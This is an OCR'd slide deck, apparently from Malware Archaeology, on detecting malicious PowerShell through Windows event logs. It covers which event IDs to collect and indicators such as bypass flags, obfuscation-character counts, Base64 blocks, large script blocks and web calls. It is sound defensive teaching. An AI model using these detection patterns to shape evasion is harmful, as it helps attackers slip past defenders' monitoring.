
_time	host	User	Suspect_CMD
2018-03-06 13:42:26	/	NOT_TRANSLATED	install = "-y -whatif -? --pre --version= --params=" --install-arguments=" --override-arguments --ignore-dependencies --source=" --source='windowsfeatures' --source='webpi' --user= --password= --prerelease --forcex86 --not-silent --package-parameters=" --allow-downgrade --force-dependencies --use-package-exit-codes --ignore-package-exit-codes --ski

Module_Load	Path
# Copyright Â© 2011 - Present RealDimensions Software, LLC # # Licensed under the Apache License, Version 2.0 (the "License"); # you may not use this file except in compliance with the License. # # You may obtain a copy of the License at # # http://www.apache.org/licenses/LICENSE-2.0 # # Unless required by applicable law or agreed to in writing, software # distributed under the License is distributed on an "AS IS" BASIS, # WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied. # See the License for the specific language governing permissions and #	C:\ProgramData\chocolatey\helpers\ChocolateyTabExpansion.ps1

Yes!!


Code your PowerShell for exclusion

- Make the scripts excludable on obvious things YOU or your company does or knows
- The path is awesome
  - All scripts excluded by path alone
- Names, Secret Code, Key
  - Have your scripts contain something only you know that is a ‘secret key’ to exclude by
- Or.. Sign your PS scripts


Malware
Archaeology
Once you create
these queries
MalwareArchaeology.com

Create Email Alerts

- Trigger on PS launching
- Tweak and filter out known good
  - Get your developers to mark their code!!



PowerShell Log Goodness

- Enable the logs per the Cheat Sheets
- PS v2 Logs (even if you have PS v5)
  - Collect Event ID 200, 400, 500 and 800
  - Windows PowerShell
- PS v5 Logs
  - Collect 4100, 4104
  - Microsoft-Windows-PowerShell/Operational
- Windows Logs
  - Collect 4688 – WITH Process Command Line

Security Log

Event ID - 4688

- PS executed
- PS Bypass executed
- PS Suspicious buzzwords
- PS Count Obfuscation Characters (‘ + $ % ;)
  - There are others & #, etc. Tweak as needed
- You can look for large Scripts Blocks and Base64, but use the PS logs for this

PowerShell v2

- 200 – Command Health – WARNING, will give you some translation
- 400 – Engine Lifecycle – What executed
- 500 – Command Lifecycle - What executed and the command line if using profile.ps1
  – and if “No Profile” (-nop) is not bypassed

PowerShell v2


Event IDs - 200 and/or 400

- PS Web Call
- PS Count Obfuscation Chars (‘ + $ % ;)
- PS ScriptBlock size (> 1000)
- PS Base64 blocks
- PS WARNINGS

PowerShell v5

PowerShell/Operational Log

- 4100/4103 – Executing Pipeline - WARNING
- 4104 – Execute a Remote Command – WARNING and Verbose
- No Obfuscation here, stripped out as it is executed, so you get clean code
- That big Base64 blob… now it is readable



PowerShell v5


Event IDs - 4100 and/or 4104

- PS Web Call
- PS Suspicious Commands (buzzwords)
- PS Count Obfuscation Chars (‘ + $ % ;)
- PS ScriptBlock by size (> 1000)
- PS Base64 blocks
- PS WARNINGS

PowerShell v5

